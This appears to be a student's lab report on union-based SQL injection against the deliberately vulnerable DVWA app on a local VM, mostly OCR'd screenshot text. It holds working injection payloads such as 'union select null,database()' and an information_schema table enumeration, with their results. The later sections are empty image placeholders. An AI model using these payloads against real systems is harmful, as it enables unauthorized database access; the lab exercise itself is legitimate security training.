

Lab 8: Union-based SQL Injection

What is in-band SQL Injection?

In-band SQL injection is a type of SQL injection attack where the attacker can extract data from a database by sending SQL commands through the same channel used by the application to communicate with the database. This type of attack is characterized by the attacker being able to directly observe the results of their injected commands in the application's responses, typically in the form of error messages or data returned from the database.

LOW LEVEL

database's name

Lab 8 - Union-based SQL Injection

classroom.google.com/1u/1/c/NTGpMDI2MTI3MzQ4/a/NTGpMDI2MTI3MzY2/details

Lab-8-SQL-Injection-Union.docx.pdf

Mô bảng Google Tài liệu

Requirements:

DVWA installed on a Linux VM (CentOS, Ubuntu, Kali, ...)
Linux CLI basics
The hostname of your LinuxVM must be your **student ID**

In this lab, students are required to:

- What is in-band SQL Injection?
- Complete all levels (low - high) of **SQL Injection** section of DVWA with following steps:
 - Get the current database's name.
 - Get tables' names.
 - Get columns' names.
 - Find out usernames and passwords.
 - Hint: [information_schema](#), [PayloadAllTheThings](#), in medium level, try some functions alternatively.
- Explain the solution in impossible level

Write a report to answer all the questions above (only allow PDF or Markdown)

The report file name must be IAW301_Class_YourName_YourStudentID_Lab8

Trang 1 / 1

kali-hel133722 - VMware Workstation

kali-hel133722

Vulnerability: SQL Injection

127.0.0.1/DVWA/vulnerabilities/sql/?id=+union+select+null%2Cdatabase()#

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select null,database() #
First name: dvwa
Surname: dvwa

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/net-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

11:01 AM
2/7/2023

tables' names

Lab 8 - Union-based SQL Injection

classroom.google.com/1u/1/c/NTGpMDI2MTI3MzQ4/a/NTGpMDI2MTI3MzY2/details

Lab-8-SQL-Injection-Union.docx.pdf

Mô bảng Google Tài liệu

Requirements:

DVWA installed on a Linux VM (CentOS, Ubuntu, Kali, ...)
Linux CLI basics
The hostname of your LinuxVM must be your **student ID**

In this lab, students are required to:

- What is in-band SQL Injection?
- Complete all levels (low - high) of **SQL Injection** section of DVWA with following steps:
 - Get the current database's name.
 - Get tables' names.
 - Get columns' names.
 - Find out usernames and passwords.
 - Hint: [information_schema](#), [PayloadAllTheThings](#), in medium level, try some functions alternatively.
- Explain the solution in impossible level

Write a report to answer all the questions above (only allow PDF or Markdown)

The report file name must be IAW301_Class_YourName_YourStudentID_Lab8

Trang 1 / 1

kali-hel133722 - VMware Workstation

kali-hel133722

Vulnerability: SQL Injection

127.0.0.1/DVWA/vulnerabilities/sql/?id=+or+1%3D1+union+select+null,table_name+from+information_schema.tables#

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection


User ID: Submit

ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: admin
Surname: admin
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: Gordon
Surname: Brown
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: Hack
Surname: Me
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: Pablo
Surname: Picasso
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: Bob
Surname: Smith
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: ALL_PLUGINS
Surname: ALL_PLUGINS
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: APPLICABLE_ROLES
Surname: APPLICABLE_ROLES
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: CHARACTER_SETS
Surname: CHARACTER_SETS
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: CHECK_CONSTRAINTS
Surname: CHECK_CONSTRAINTS
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: COLLATIONS
Surname: COLLATIONS
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: 'or 1=1 union select null, table_name from information_schema.tables#
First name:


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

11:00 AM
2/7/2023

columns' names




usernames and password




MEDIUM LEVEL


database's name




tables' names



columns' names




usernames and password




HIGH LEVEL

